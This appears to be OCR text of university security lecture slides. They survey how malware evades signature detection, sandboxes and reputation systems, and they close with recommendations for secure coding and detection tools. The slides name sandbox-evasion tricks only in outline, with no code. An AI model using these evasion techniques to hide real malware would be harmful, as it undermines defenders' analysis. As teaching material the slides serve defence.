
Current solutions are not enough



Evading signatures: polymorphism




Evading signatures: zero-days



Evading dynamic analysis systems

- Detect and exploit (assumed) differences between end-user system and analysis system
  - On analysis system behave benignly
  - On end-user system perform malicious activity
- Evasions techniques:
  - Detect underlying (virtualized) runtime environment
  - Detect signs of specific analysis environments
  - Tricks to avoid analysis
    - Check for human interaction
    - Stall analysis
    - Triggers

Evading reputation systems



- Median life-time of malicious domains (exploit-kit hosting) is only 2.5 hours

Where to go from here?

- More education

  (Great, you are already doing this!)
- Better tools for secure coding
  - Automatically find vulnerabilities
  - More effective exploit mitigation techniques
- Better tools for detecting attacks
- More research

Next time

You choose:

- ROP?
- Integer overflow + algorithmic denial of service?